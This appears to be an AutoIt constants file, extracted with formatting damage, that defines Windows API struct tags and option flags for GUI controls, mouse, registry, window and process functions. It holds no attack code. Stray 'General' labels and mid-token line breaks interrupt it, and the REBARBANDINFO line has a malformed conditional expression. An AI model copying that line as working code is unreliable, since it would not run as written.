GLOBAL CONST $STR_REGEXPARRAYMATCH = 1
GLOBAL CONST $STR_REGEXPARRAYFULLMATCH = 2
GLOBAL CONST $STR_REGEXPARRAYGLOBALMATCH = 3
GLOBAL CONST $STR_REGEXPARRAYGLOBALFULLMATCH = 4
GLOBAL CONST $STR_ENDISSTART = 0
GLOBAL CONST $STR_ENDNOTSTART = 1
GLOBAL CONST $SB_ANSI = 1
GLOBAL CONST $SB_UTF16LE = 2
GLOBAL CONST $SB_UTF16BE = 3
GLOBAL CONST $SB_UTF8 = 4
GLOBAL CONST $SE_UTF16 = 0
GLOBAL CONST $SE_ANSI = 1
GLOBAL CONST $SE_UTF8 = 2
GLOBAL CONST $STR_UTF16 = 0
GLOBAL CONST $STR_UCS2 = 1
GLOBAL CONST $TAGPOINT = "struct;long X;long Y;endstruct"
GLOBAL CONST $TAGRECT = "struct;long Left;long Top;long Right;long Bottom;endstruct"
GLOBAL CONST $TAGSIZE = "struct;long X;long Y;endstruct"
GLOBAL CONST $TAGMARGINS = "int cxLeftWidth;int cxRightWidth;int cyTopHeight;int
cyBottomHeight"
GLOBAL CONST $TAGFILETIME = "struct;dword Lo;dword Hi;endstruct"
GLOBAL CONST $TAGSYSTEMTIME = "struct;word Year;word Month;word Dow;word
Day;word Hour;word Minute;word Second;word MSeconds;endstruct"
GLOBAL CONST $TAGTIME_ZONE_INFORMATION = "struct;long Bias;wchar
StdName[32];word StdDate[8];long StdBias;wchar DayName[32];word DayDate[8];long
DayBias;endstruct"
GLOBAL CONST $TAGNMHDR = "struct;hwnd hWndFrom;uint_ptr IDFrom;INT
Code;endstruct"
GLOBAL CONST $TAGCOMBOBOXEXITEM = "uint Mask;int_ptr Item;ptr Text;int TextMax;int
Image;int SelectedImage;int OverlayImage;" & "int Indent;lparam Param"
GLOBAL CONST $TAGNMCBEDRAGBEGIN = $TAGNMHDR & ";int ItemID;wchar
szText[260]"
GLOBAL CONST $TAGNMCBEENDEDIT = $TAGNMHDR & ";bool fChanged;int
NewSelection;wchar szText[260];int Why"
GLOBAL CONST $TAGNMCOMBOBOXEX = $TAGNMHDR & ";uint Mask;int_ptr Item;ptr
Text;int TextMax;int Image;" & "int SelectedImage;int OverlayImage;int Indent;lparam Param"
GLOBAL CONST $TAGDTPRANGE = "word MinYear;word MinMonth;word MinDOW;word
MinDay;word MinHour;word MinMinute;" & "word MinSecond;word MinMSecond;word
MaxYear;word MaxMonth;word MaxDOW;word MaxDay;word MaxHour;" & "word
MaxMinute;word MaxSecond;word MaxMSecond;bool MinValid;bool MaxValid"
GLOBAL CONST $TAGNMDATETIMECHANGE = $TAGNMHDR & ";dword Flag;" &
$TAGSYSTEMTIME
GLOBAL CONST $TAGNMDATETIMEFORMAT = $TAGNMHDR & ";ptr Format;" &
$TAGSYSTEMTIME & ";ptr pDisplay;wchar Display[64]"
GLOBAL CONST $TAGNMDATETIMEFORMATQUERY = $TAGNMHDR & ";ptr
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Format;struct;long SizeX;long SizeY;endstruct"
GLOBAL CONST $TAGNMDATETIMEKEYDOWN = $TAGNMHDR & ";int VirtKey;ptr Format;" & $TAGSYSTEMTIME
GLOBAL CONST $TAGNMDATETIMESTRING = $TAGNMHDR & ";ptr UserString;" & $TAGSYSTEMTIME & ";dword Flags"
GLOBAL CONST $TAGEVENTLOGRECORD = "dword Length;dword Reserved;dword RecordNumber;dword TimeGenerated;dword TimeWritten;dword EventID;" & "word EventType;word NumStrings;word EventCategory;word ReservedFlags;dword ClosingRecordNumber;dword StringOffset;" & "dword UserSidLength;dword UserSidOffset;dword DataLength;dword DataOffset"
GLOBAL CONST $TAGGDIP_EFFECTPARAMS_BLUR = "float Radius; bool ExpandEdge"
GLOBAL CONST $TAGGDIP_EFFECTPARAMS_BRIGHTNESSCONTRAST = "int BrightnessLevel; int ContrastLevel"
GLOBAL CONST $TAGGDIP_EFFECTPARAMS_COLORBALANCE = "int CyanRed; int MagentaGreen; int YellowBlue"
GLOBAL CONST $TAGGDIP_EFFECTPARAMS_COLORCURVE = "int Adjustment; int Channel; int AdjustValue"
GLOBAL CONST $TAGGDIP_EFFECTPARAMS_COLORLUT = "byte LutB[256]; byte LutG[256]; byte LutR[256]; byte LutA[256]"
GLOBAL CONST $TAGGDIP_EFFECTPARAMS_HUESATURATIONLIGHTNESS = "int HueLevel; int SaturationLevel; int LightnessLevel"
GLOBAL CONST $TAGGDIP_EFFECTPARAMS_LEVELS = "int Highlight; int Midtone; int Shadow"
GLOBAL CONST $TAGGDIP_EFFECTPARAMS_REDEYECORRECTION = "uint NumberOfAreas; ptr Areas"
GLOBAL CONST $TAGGDIP_EFFECTPARAMS_SHARPEN = "float Radius; float Amount"
GLOBAL CONST $TAGGDIP_EFFECTPARAMS_TINT = "int Hue; int Amount"
GLOBAL CONST $TAGGDIPBITMAPDATA = "uint Width;uint Height;int Stride;int Format;ptr Scan0;uint_ptr Reserved"
GLOBAL CONST $TAGGDIPCOLORMATRIX = "float m[25]"
GLOBAL CONST $TAGGDIPENCODERPARAM = "struct;byte GUID[16];ulong NumberOfValues;ulong Type;ptr Values;endstruct"
GLOBAL CONST $TAGGDIPENCODERPARAMS = "uint Count;" & $TAGGDIPENCODERPARAM
GLOBAL CONST $TAGGDIPRECTF = "struct;float X;float Y;float Width;float Height;endstruct"
GLOBAL CONST $TAGGDIPSTARTUPINPUT = "uint Version;ptr Callback;bool NoThread;bool NoCodecs"
GLOBAL CONST $TAGGDIPSTARTUPOUTPUT = "ptr HookProc;ptr UnhookProc"
GLOBAL CONST $TAGGDIPIMAGECODECINFO = "byte CLSID[16];byte FormatID[16];ptr CodecName;ptr DllName;ptr FormatDesc;ptr FileExt;" & "ptr MimeType;dword Flags;dword Version;dword SigCount;dword SigSize;ptr SigPattern;ptr SigMask"
GLOBAL CONST $TAGGDIPPENCODERPARAMS = "uint Count;byte Params[1]"
GLOBAL CONST $TAGHDITEM = "uint Mask;int XY;ptr Text;handle hBMP;int TextMax;int Fmt;lparam Param;int Image;int Order;uint Type;ptr pFilter;uint State"
GLOBAL CONST $TAGNMHDDISPINFO = $TAGNMHDR & ";int Item;uint Mask;ptr Text;int TextMax;int Image;lparam lParam"
GLOBAL CONST $TAGNMHDFILTERBTNCLICK = $TAGNMHDR & ";int Item;" & $TAGRECT
GLOBAL CONST $TAGNMHEADER = $TAGNMHDR & ";int Item;int Button;ptr pItem"
GLOBAL CONST $TAGGETIPADDRESS = "byte Field4;byte Field3;byte Field2;byte Field1"
GLOBAL CONST $TAGNMIPADDRESS = $TAGNMHDR & ";int Field;int Value"
GLOBAL CONST $TAGLVFINDINFO = "struct;uint Flags;ptr Text;lparam Param;" & $TAGPOINT & ";uint Direction;endstruct"
GLOBAL CONST $TAGLVHITTESTINFO = $TAGPOINT & ";uint Flags;int Item;int SubItem;int iGroup"
GLOBAL CONST $TAGLVITEM = "struct;uint Mask;int Item;int SubItem;uint State;uint StateMask;ptr Text;int TextMax;int Image;lparam Param;" & "int Indent;int GroupID;uint Columns;ptr pColumns;ptr piColFmt;int iGroup;endstruct"
GLOBAL CONST $TAGNMLISTVIEW = $TAGNMHDR & ";int Item;int SubItem;uint NewState;uint OldState;uint Changed;" & "struct;long ActionX;long ActionY;endstruct;lparam Param"
GLOBAL CONST $TAGNMLVCUSTOMDRAW = "struct;" & $TAGNMHDR & ";dword dwDrawStage;handle hdc;" & $TAGRECT & ";dword_ptr dwItemSpec;uint uItemState;lparam lItemlParam;endstruct" & ";dword clrText;dword clrTextBk;int iSubItem;dword dwItemType;dword clrFace;int iIconEffect;" & "int iIconPhase;int iPartID;int iStateID;struct;long TextLeft;long TextTop;long TextRight;long TextBottom;endstruct;uint uAlign"
GLOBAL CONST $TAGNMLVDISPINFO = $TAGNMHDR & ";" & $TAGLVITEM
GLOBAL CONST $TAGNMLVFINDITEM = $TAGNMHDR & ";int Start;" & $TAGLVFINDINFO
GLOBAL CONST $TAGNMLVGETINFOTIP = $TAGNMHDR & ";dword Flags;ptr Text;int TextMax;int Item;int SubItem;lparam lParam"
GLOBAL CONST $TAGNMITEMACTIVATE = $TAGNMHDR & ";int Index;int SubItem;uint NewState;uint OldState;uint Changed;" & $TAGPOINT & ";lparam lParam;uint KeyFlags"
GLOBAL CONST $TAGNMLVKEYDOWN = "align 1;" & $TAGNMHDR & ";word VKey;uint Flags"
GLOBAL CONST $TAGNMLVSCROLL = $TAGNMHDR & ";int DX;int DY"
GLOBAL CONST $TAGMCHITTESTINFO = "uint Size;" & $TAGPOINT & ";uint Hit;" & $TAGSYSTEMTIME & ";" & $TAGRECT & ";int iOffset;int iRow;int iCol"
GLOBAL CONST $TAGMCMONTHRANGE = "word MinYear;word MinMonth;word MinDOW;word MinDay;word MinHour;word MinMinute;word MinSecond;" & "word MinMSeconds;word MaxYear;word MaxMonth;word MaxDOW;word MaxDay;word MaxHour;word MaxMinute;word MaxSecond;" & "word MaxMSeconds;short Span"
GLOBAL CONST $TAGMCRANGE = "word MinYear;word MinMonth;word MinDOW;word MinDay;word MinHour;word MinMinute;word MinSecond;" & "word MinMSeconds;word MaxYear;word MaxMonth;word MaxDOW;word MaxDay;word MaxHour;word MaxMinute;word MaxSecond;" & "word MaxMSeconds;short MinSet;short MaxSet"
GLOBAL CONST $TAGMCSELRANGE = "word MinYear;word MinMonth;word MinDOW;word MinDay;word MinHour;word MinMinute;word MinSecond;" & "word MinMSeconds;word MaxYear;word MaxMonth;word MaxDOW;word MaxDay;word MaxHour;word MaxMinute;word MaxSecond;" & "word MaxMSeconds"
GLOBAL CONST $TAGNMDAYSTATE = $TAGNMHDR & ";" & $TAGSYSTEMTIME & ";int DayState;ptr pDayState"
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GLOBAL CONST $TAGNMSELCHANGE = $TAGNMHDR & ";struct;word BegYear;word BegMonth;word BegDOW;word BegDay;word BegHour;word BegMinute;word BegSecond;word BegMSeconds;endstruct;" & "struct;word EndYear;word EndMonth;word EndDOW;word EndDay;word EndHour;word EndMinute;word EndSecond;word EndMSeconds;endstruct"
GLOBAL CONST $TAGNMOBJECTNOTIFY = $TAGNMHDR & ";int Item;ptr piid;ptr pObject;long Result;dword dwFlags"
GLOBAL CONST $TAGNMTCKEYDOWN = "align 1;" & $TAGNMHDR & ";word VKey;uint Flags"
GLOBAL CONST $TAGTVITEM = "struct;uint Mask;handle hItem;uint State;uint StateMask;ptr Text;int TextMax;int Image;int SelectedImage;" & "int Children;lparam Param;endstruct"
GLOBAL CONST $TAGTVITEMEX = "struct;" & $TAGTVITEM & ";int Integral;uint uStateEx;hwnd hwnd;int iExpandedImage;int iReserved;endstruct"
GLOBAL CONST $TAGNMTREEVIEW = $TAGNMHDR & ";uint Action;" & "struct;uint OldMask;handle OldhItem;uint OldState;uint OldStateMask;" & "ptr OldText;int OldTextMax;int OldImage;int OldSelectedImage;int OldChildren;lparam OldParam;endstruct;" & "struct;uint NewMask;handle NewhItem;uint NewState;uint NewStateMask;" & "ptr NewText;int NewTextMax;int NewImage;int NewSelectedImage;int NewChildren;lparam NewParam;endstruct;" & "struct;long PointX;long PointY;endstruct"
GLOBAL CONST $TAGNMTVCUSTOMDRAW = "struct;" & $TAGNMHDR & ";dword DrawStage;handle HDC;" & $TAGRECT & ";dword_ptr ItemSpec;uint ItemState;lparam ItemParam;endstruct" & ";dword ClrText;dword ClrTextBk;int Level"
GLOBAL CONST $TAGNMTVDISPINFO = $TAGNMHDR & ";" & $TAGTVITEM
GLOBAL CONST $TAGNMTVGETINFOTIP = $TAGNMHDR & ";ptr Text;int TextMax;handle hItem;lparam lParam"
GLOBAL CONST $TAGNMTVITEMCHANGE = $TAGNMHDR & ";uint Changed;handle hItem;uint StateNew;uint StateOld;lparam lParam;"
GLOBAL CONST $TAGTVHITTESTINFO = $TAGPOINT & ";uint Flags;handle Item"
GLOBAL CONST $TAGNMTVKEYDOWN = "align 1;" & $TAGNMHDR & ";word VKey;uint Flags"
GLOBAL CONST $TAGNMMOUSE = $TAGNMHDR & ";dword_ptr ItemSpec;dword_ptr ItemData;" & $TAGPOINT & ";lparam HitInfo"
GLOBAL CONST $TAGTOKEN_PRIVILEGES = "dword Count;align 4;int64 LUID;dword Attributes"
GLOBAL CONST $TAGIMAGEINFO = "handle hBitmap;handle hMask;int Unused1;int Unused2;" & $TAGRECT
GLOBAL CONST $TAGMENUINFO = "dword Size;INT Mask;dword Style;uint YMax;handle hBack;dword ContextHelpID;ulong_ptr MenuData"
GLOBAL CONST $TAGMENUITEMINFO = "uint Size;uint Mask;uint Type;uint State;uint ID;handle SubMenu;handle BmpChecked;handle BmpUnchecked;" & "ulong_ptr ItemData;ptr TypeData;uint CCH;handle BmpItem"
GLOBAL CONST $TAGREBARBANDINFO = "uint cbSize;uint fMask;uint fStyle;dword clrFore;dword clrBack;ptr lpText;uint cch;" & "int iImage;hwnd hwndChild;uint cxMinChild;uint cyMinChild;uint cx;handle hbmBack;uint wID;uint cyChild;uint cyMaxChild;" & "uint cyIntegral;uint cxIdeal;lparam lParam;uint cxHeader" & ((@OSVERSION = "WIN_XP" ) "" ";" & $TAGRECT & ";uint uChevronState" )
GLOBAL CONST $TAGNMREBARAUTOBREAK = $TAGNMHDR & ";uint uBand;uint wID;lparam lParam;uint uMsg;uint fStyleCurrent;bool fAutoBreak"
GLOBAL CONST $TAGNMRBAUTOSIZE = $TAGNMHDR & ";bool fChanged;" & "struct;long TargetLeft;long TargetTop;long TargetRight;long TargetBottom;endstruct;" & "struct;long ActualLeft;long ActualTop;long ActualRight;long ActualBottom;endstruct"
GLOBAL CONST $TAGNMREBAR = $TAGNMHDR & ";dword dwMask;uint uBand;uint fStyle;uint wID;lparam lParam"
GLOBAL CONST $TAGNMREBARCHEVRON = $TAGNMHDR & ";uint uBand;uint wID;lparam lParam;" & $TAGRECT & ";lparam lParamNM"
GLOBAL CONST $TAGNMREBARCHILDSIZE = $TAGNMHDR & ";uint uBand;uint wID;" & "struct;long CLeft;long CTop;long CRight;long CBottom;endstruct;" & "struct;long BLeft;long BTop;long BRight;long BBottom;endstruct"
GLOBAL CONST $TAGCOLORSCHEME = "dword Size;dword BtnHighlight;dword BtnShadow"
GLOBAL CONST $TAGNMTOOLBAR = $TAGNMHDR & ";int iItem;" & "struct;int iBitmap;int idCommand;byte fsState;byte fsStyle;dword_ptr dwData;int_ptr iString;endstruct" & ";int cchText;ptr pszText;" & $TAGRECT
GLOBAL CONST $TAGNMTBHOTITEM = $TAGNMHDR & ";int idOld;int idNew;dword dwFlags"
GLOBAL CONST $TAGTBBUTTON = "int Bitmap;int Command;byte State;byte Style;dword_ptr Param;int_ptr String"
GLOBAL CONST $TAGTBBUTTONINFO = "uint Size;dword Mask;int Command;int Image;byte State;byte Style;word CX;dword_ptr Param;ptr Text;int TextMax"
GLOBAL CONST $TAGNETRESOURCE = "dword Scope;dword Type;dword DisplayType;dword Usage;ptr LocalName;ptr RemoteName;ptr Comment;ptr Provider"
GLOBAL CONST $TAGOVERLAPPED = "ulong_ptr Internal;ulong_ptr InternalHigh;struct;dword Offset;dword OffsetHigh;endstruct;handle hEvent"
GLOBAL CONST $TAGOPENFILENAME = "dword StructSize;hwnd hwndOwner;handle hInstance;ptr lpstrFilter;ptr lpstrCustomFilter;" & "dword nMaxCustFilter;dword nFilterIndex;ptr lpstrFile;dword nMaxFile;ptr lpstrFileTitle;dword nMaxFileTitle;" & "ptr lpstrInitialDir;ptr lpstrTitle;dword Flags;word nFileOffset;word nFileExtension;ptr lpstrDefExt;lparam lCustData;" & "ptr lpfnHook;ptr lpTemplateName;ptr pvReserved;dword dwReserved;dword FlagsEx"
GLOBAL CONST $TAGBITMAPINFOHEADER = "struct;dword biSize;long biWidth;long biHeight;word biPlanes;word biBitCount;" & "dword biCompression;dword biSizeImage;long biXPelsPerMeter;long biYPelsPerMeter;dword biClrUsed;dword biClrImportant;endstruct"
GLOBAL CONST $TAGBITMAPINFO = $TAGBITMAPINFOHEADER & ";dword biRGBQuad[1]"
GLOBAL CONST $TAGBLENDFUNCTION = "byte Op;byte Flags;byte Alpha;byte Format"
GLOBAL CONST $TAGGUID = "struct;ulong Data1;ushort Data2;ushort Data3;byte Data4[8];endstruct"
GLOBAL CONST $TAGWINDOWPLACEMENT = "uint length;uint flags;uint showCmd;long ptMinPosition[2];long ptMaxPosition[2];long rcNormalPosition[4]"
GLOBAL CONST $TAGWINDOWPOS = "hwnd hWnd;hwnd InsertAfter;int X;int Y;int CX;int CY;uint Flags"
```

General	
	GLOBAL CONST $TAGSCROLLINFO = "uint cbSize;uint fMask;int nMin;int nMax;uint nPage;int nPos;int nTrackPos" GLOBAL CONST $TAGSCROLLBARINFO = "dword cbSize;" & $TAGRECT & ";int dxyLineButton;int xyThumbTop;" & "int xyThumbBottom;int reserved;dword rgstate[6]" GLOBAL CONST $TAGLOGFONT = "struct;long Height;long Width;long Escapement;long Orientation;long Weight;byte Italic;byte Underline;" & "byte Strikeout;byte CharSet;byte OutPrecision;byte ClipPrecision;byte Quality;byte PitchAndFamily;wchar FaceName[32];endstruct" GLOBAL CONST $TAGKBDLLHOOKSTRUCT = "dword vkCode;dword scanCode;dword flags;dword time;ulong_ptr dwExtraInfo" GLOBAL CONST $TAGPROCESS_INFORMATION = "handle hProcess;handle hThread;dword ProcessID;dword ThreadID" GLOBAL CONST $TAGSTARTUPINFO = "dword Size;ptr Reserved1;ptr Desktop;ptr Title;dword X;dword Y;dword XSize;dword YSize;dword XCountChars;" & "dword YCountChars;dword FillAttribute;dword Flags;word ShowWindow;word Reserved2;ptr Reserved3;handle StdInput;" & "handle StdOutput;handle StdError" GLOBAL CONST $TAGSECURITY_ATTRIBUTES = "dword Length;ptr Descriptor;bool InheritHandle" GLOBAL CONST $TAGWIN32_FIND_DATA = "dword dwFileAttributes;dword ftCreationTime[2];dword ftLastAccessTime[2];dword ftLastWriteTime[2];dword nFileSizeHigh;dword nFileSizeLow;dword dwReserved0;dword dwReserved1;wchar cFileName[260];wchar cAlternateFileName[14]" GLOBAL CONST $TAGTEXTMETRIC = "long tmHeight;long tmAscent;long tmDescent;long tmInternalLeading;long tmExternalLeading;" & "long tmAveCharWidth;long tmMaxCharWidth;long tmWeight;long tmOverhang;long tmDigitizedAspectX;long tmDigitizedAspectY;" & "wchar tmFirstChar;wchar tmLastChar;wchar tmDefaultChar;wchar tmBreakChar;byte tmItalic;byte tmUnderlined;byte tmStruckOut;" & "byte tmPitchAndFamily;byte tmCharSet" GLOBAL CONST $COINIT_APARTMENTTHREADED = 2 GLOBAL CONST $COINIT_DISABLE_OLE1DDE = 4 GLOBAL CONST $COINIT_MULTITHREADED = 0 GLOBAL CONST $COINIT_SPEED_OVER_MEMORY = 8 GLOBAL CONST $OPT_COORDSRELATIVE = 0 GLOBAL CONST $OPT_COORDSABSOLUTE = 1 GLOBAL CONST $OPT_COORDSCLIENT = 2 GLOBAL CONST $OPT_ERRORSILENT = 0 GLOBAL CONST $OPT_ERRORFATAL = 1 GLOBAL CONST $OPT_CAPSNOSTORE = 0 GLOBAL CONST $OPT_CAPSSTORE = 1 GLOBAL CONST $OPT_MATCHSTART = 1 GLOBAL CONST $OPT_MATCHANY = 2 GLOBAL CONST $OPT_MATCHEXACT = 3 GLOBAL CONST $OPT_MATCHADVANCED = 4 GLOBAL CONST $CCS_TOP = 1 GLOBAL CONST $CCS_NOMOVEY = 2 GLOBAL CONST $CCS_BOTTOM = 3 GLOBAL CONST $CCS_NORESIZE = 4 GLOBAL CONST $CCS_NOPARENTALIGN = 8 GLOBAL CONST $CCS_NOHILITE = 16 GLOBAL CONST $CCS_ADJUSTABLE = 32 GLOBAL CONST $CCS_NODIVIDER = 64 GLOBAL CONST $CCS_VERT = 128 GLOBAL CONST $CCS_LEFT = 129 GLOBAL CONST $CCS_NOMOVEX = 130 GLOBAL CONST $CCS_RIGHT = 131 GLOBAL CONST $DT_DRIVETYPE = 1 GLOBAL CONST $DT_SSDSTATUS = 2 GLOBAL CONST $DT_BUSTYPE = 3 GLOBAL CONST $PROXY_IE = 0 GLOBAL CONST $PROXY_NONE = 1 GLOBAL CONST $PROXY_SPECIFIED = 2 GLOBAL CONST $OBJID_WINDOW = 0 GLOBAL CONST $OBJID_TITLEBAR = 4294967294 GLOBAL CONST $OBJID_SIZEGRIP = 4294967289 GLOBAL CONST $OBJID_CARET = 4294967288 GLOBAL CONST $OBJID_CURSOR = 4294967287 GLOBAL CONST $OBJID_ALERT = 4294967286 GLOBAL CONST $OBJID_SOUND = 4294967285 GLOBAL CONST $DLG_CENTERONTOP = 0 GLOBAL CONST $DLG_NOTITLE = 1 GLOBAL CONST $DLG_NOTONTOP = 2 GLOBAL CONST $DLG_TEXTLEFT = 4 GLOBAL CONST $DLG_TEXTRIGHT = 8 GLOBAL CONST $DLG_MOVEABLE = 16 GLOBAL CONST $DLG_TEXTVCENTER = 32 GLOBAL CONST $IDC_UNKNOWN = 0 GLOBAL CONST $IDC_APPSTARTING = 1 GLOBAL CONST $IDC_ARROW = 2 GLOBAL CONST $IDC_CROSS = 3 GLOBAL CONST $IDC_HAND = 32649 GLOBAL CONST $IDC_HELP = 4 GLOBAL CONST $IDC_IBEAM = 5 GLOBAL CONST $IDC_ICON = 6 GLOBAL CONST $IDC_NO = 7 GLOBAL CONST $IDC_SIZE = 8 GLOBAL CONST $IDC_SIZEALL = 9 GLOBAL CONST $IDC_SIZENESW = 10 GLOBAL CONST $IDC_SIZENS = 11 GLOBAL CONST $IDC_SIZENWSE = 12 GLOBAL CONST $IDC_SIZEWE = 13 GLOBAL CONST $IDC_UPARROW = 14

General	GLOBAL CONST $IDC_WAIT = 15 GLOBAL CONST $IDI_APPLICATION = 32512 GLOBAL CONST $IDI_ASTERISK = 32516 GLOBAL CONST $IDI_EXCLAMATION = 32515 GLOBAL CONST $IDI_HAND = 32513 GLOBAL CONST $IDI_QUESTION = 32514 GLOBAL CONST $IDI_WINLOGO = 32517 GLOBAL CONST $IDI_SHIELD = 32518 GLOBAL CONST $IDI_ERROR = $IDI_HAND GLOBAL CONST $IDI_INFORMATION = $IDI_ASTERISK GLOBAL CONST $IDI_WARNING = $IDI_EXCLAMATION GLOBAL CONST $SD_LOGOFF = 0 GLOBAL CONST $SD_SHUTDOWN = 1 GLOBAL CONST $SD_REBOOT = 2 GLOBAL CONST $SD_FORCE = 4 GLOBAL CONST $SD_POWERDOWN = 8 GLOBAL CONST $SD_FORCEHUNG = 16 GLOBAL CONST $SD_STANDBY = 32 GLOBAL CONST $SD_HIBERNATE = 64 GLOBAL CONST $STDIN_CHILD = 1 GLOBAL CONST $STDOUT_CHILD = 2 GLOBAL CONST $STDERR_CHILD = 4 GLOBAL CONST $STDERR_MERGED = 8 GLOBAL CONST $STDIO_INHERIT_PARENT = 16 GLOBAL CONST $RUN_CREATE_NEW_CONSOLE = 65536 GLOBAL CONST $UBOUND_DIMENSIONS = 0 GLOBAL CONST $UBOUND_ROWS = 1 GLOBAL CONST $UBOUND_COLUMNS = 2 GLOBAL CONST $MOUSEEVENTF_ABSOLUTE = 32768 GLOBAL CONST $MOUSEEVENTF_MOVE = 1 GLOBAL CONST $MOUSEEVENTF_LEFTDOWN = 2 GLOBAL CONST $MOUSEEVENTF_LEFTUP = 4 GLOBAL CONST $MOUSEEVENTF_RIGHTDOWN = 8 GLOBAL CONST $MOUSEEVENTF_RIGHTUP = 16 GLOBAL CONST $MOUSEEVENTF_MIDDLEDOWN = 32 GLOBAL CONST $MOUSEEVENTF_MIDDLEUP = 64 GLOBAL CONST $MOUSEEVENTF_WHEEL = 2048 GLOBAL CONST $MOUSEEVENTF_XDOWN = 128 GLOBAL CONST $MOUSEEVENTF_XUP = 256 GLOBAL CONST $REG_NONE = 0 GLOBAL CONST $REG_SZ = 1 GLOBAL CONST $REG_EXPAND_SZ = 2 GLOBAL CONST $REG_BINARY = 3 GLOBAL CONST $REG_DWORD = 4 GLOBAL CONST $REG_DWORD_LITTLE_ENDIAN = 4 GLOBAL CONST $REG_DWORD_BIG_ENDIAN = 5 GLOBAL CONST $REG_LINK = 6 GLOBAL CONST $REG_MULTI_SZ = 7 GLOBAL CONST $REG_RESOURCE_LIST = 8 GLOBAL CONST $REG_FULL_RESOURCE_DESCRIPTOR = 9 GLOBAL CONST $REG_RESOURCE_REQUIREMENTS_LIST = 10 GLOBAL CONST $REG_QWORD = 11 GLOBAL CONST $REG_QWORD_LITTLE_ENDIAN = 11 GLOBAL CONST $HWND_BOTTOM = 1 GLOBAL CONST $HWND_NOTOPMOST = + 4294967294 GLOBAL CONST $HWND_TOP = 0 GLOBAL CONST $HWND_TOPMOST = + 4294967295 GLOBAL CONST $SWP_NOSIZE = 1 GLOBAL CONST $SWP_NOMOVE = 2 GLOBAL CONST $SWP_NOZORDER = 4 GLOBAL CONST $SWP_NOREDRAW = 8 GLOBAL CONST $SWP_NOACTIVATE = 16 GLOBAL CONST $SWP_FRAMECHANGED = 32 GLOBAL CONST $SWP_DRAWFRAME = 32 GLOBAL CONST $SWP_SHOWWINDOW = 64 GLOBAL CONST $SWP_HIDEWINDOW = 128 GLOBAL CONST $SWP_NOCOPYBITS = 256 GLOBAL CONST $SWP_NOOWNERZORDER = 512 GLOBAL CONST $SWP_NOREPOSITION = 512 GLOBAL CONST $SWP_NOSENDCHANGING = 1024 GLOBAL CONST $SWP_DEFERERASE = 8192 GLOBAL CONST $SWP_ASYNCWINDOWPOS = 16384 GLOBAL CONST $KEYWORD_DEFAULT = 1 GLOBAL CONST $KEYWORD_NULL = 2 GLOBAL CONST $DECLARED_LOCAL = + 4294967295 GLOBAL CONST $DECLARED_UNKNOWN = 0 GLOBAL CONST $DECLARED_GLOBAL = 1 GLOBAL CONST $ASSIGN_CREATE = 0 GLOBAL CONST $ASSIGN_FORCELOCAL = 1 GLOBAL CONST $ASSIGN_FORCEGLOBAL = 2 GLOBAL CONST $ASSIGN_EXISTFAIL = 4 GLOBAL CONST $BI_ENABLE = 0 GLOBAL CONST $BI_DISABLE = 1 GLOBAL CONST $BREAK_ENABLE = 1 GLOBAL CONST $BREAK_DISABLE = 0 GLOBAL CONST $CDTRAY_OPEN = "open" GLOBAL CONST $CDTRAY_CLOSED = "closed" GLOBAL CONST $SEND_DEFAULT = 0 GLOBAL CONST $SEND_RAW = 1 GLOBAL CONST $DIR_DEFAULT = 0

General	
	GLOBAL CONST $DIR_EXTENDED = 1
	GLOBAL CONST $DIR_NORECURSE = 2
	GLOBAL CONST $DIR_REMOVE = 1
	GLOBAL CONST $DT_ALL = "ALL"
	GLOBAL CONST $DT_CDROM = "CDROM"
	GLOBAL CONST $DT_REMOVABLE = "REMOVABLE"
	GLOBAL CONST $DT_FIXED = "FIXED"
	GLOBAL CONST $DT_NETWORK = "NETWORK"
	GLOBAL CONST $DT_RAMDISK = "RAMDISK"
	GLOBAL CONST $DT_UNKNOWN = "UNKNOWN"
	GLOBAL CONST $DT_UNDEFINED = 1
	GLOBAL CONST $DT_FAT = "FAT"
	GLOBAL CONST $DT_FAT32 = "FAT32"
	GLOBAL CONST $DT_EXFAT = "exFAT"
	GLOBAL CONST $DT_NTFS = "NTFS"
	GLOBAL CONST $DT_NWFS = "NWFS"
	GLOBAL CONST $DT_CDFS = "CDFS"
	GLOBAL CONST $DT_UDF = "UDF"
	GLOBAL CONST $DMA_DEFAULT = 0
	GLOBAL CONST $DMA_PERSISTENT = 1
	GLOBAL CONST $DMA_AUTHENTICATION = 8
	GLOBAL CONST $DS_UNKNOWN = "UNKNOWN"
	GLOBAL CONST $DS_READY = "READY"
	GLOBAL CONST $DS_NOTREADY = "NOTREADY"
	GLOBAL CONST $DS_INVALID = "INVALID"
	GLOBAL CONST $MOUSE_CLICK_LEFT = "left"
	GLOBAL CONST $MOUSE_CLICK_RIGHT = "right"
	GLOBAL CONST $MOUSE_CLICK_MIDDLE = "middle"
	GLOBAL CONST $MOUSE_CLICK_MAIN = "main"
	GLOBAL CONST $MOUSE_CLICK_MENU = "menu"
	GLOBAL CONST $MOUSE_CLICK_PRIMARY = "primary"
	GLOBAL CONST $MOUSE_CLICK_SECONDARY = "secondary"
	GLOBAL CONST $MOUSE_WHEEL_UP = "up"
	GLOBAL CONST $MOUSE_WHEEL_DOWN = "down"
	GLOBAL CONST $NUMBER_AUTO = 0
	GLOBAL CONST $NUMBER_32BIT = 1
	GLOBAL CONST $NUMBER_64BIT = 2
	GLOBAL CONST $NUMBER_DOUBLE = 3
	GLOBAL CONST $OBJ_NAME = 1
	GLOBAL CONST $OBJ_STRING = 2
	GLOBAL CONST $OBJ_PROGID = 3
	GLOBAL CONST $OBJ_FILE = 4
	GLOBAL CONST $OBJ_MODULE = 5
	GLOBAL CONST $OBJ_CLSID = 6
	GLOBAL CONST $OBJ_IID = 7
	GLOBAL CONST $EXITCLOSE_NORMAL = 0
	GLOBAL CONST $EXITCLOSE_BYEXIT = 1
	GLOBAL CONST $EXITCLOSE_BYCLICK = 2
	GLOBAL CONST $EXITCLOSE_BYLOGOFF = 3
	GLOBAL CONST $EXITCLOSE_BYSHUTDOWN = 4
	GLOBAL CONST $PROCESS_STATS_MEMORY = 0
	GLOBAL CONST $PROCESS_STATS_IO = 1
	GLOBAL CONST $PROCESS_LOW = 0
	GLOBAL CONST $PROCESS_BELOWNORMAL = 1
	GLOBAL CONST $PROCESS_NORMAL = 2
	GLOBAL CONST $PROCESS_ABOVENORMAL = 3
	GLOBAL CONST $PROCESS_HIGH = 4
	GLOBAL CONST $PROCESS_REALTIME = 5
	GLOBAL CONST $RUN_LOGON_NOPROFILE = 0
	GLOBAL CONST $RUN_LOGON_PROFILE = 1
	GLOBAL CONST $RUN_LOGON_NETWORK = 2
	GLOBAL CONST $RUN_LOGON_INHERIT = 4
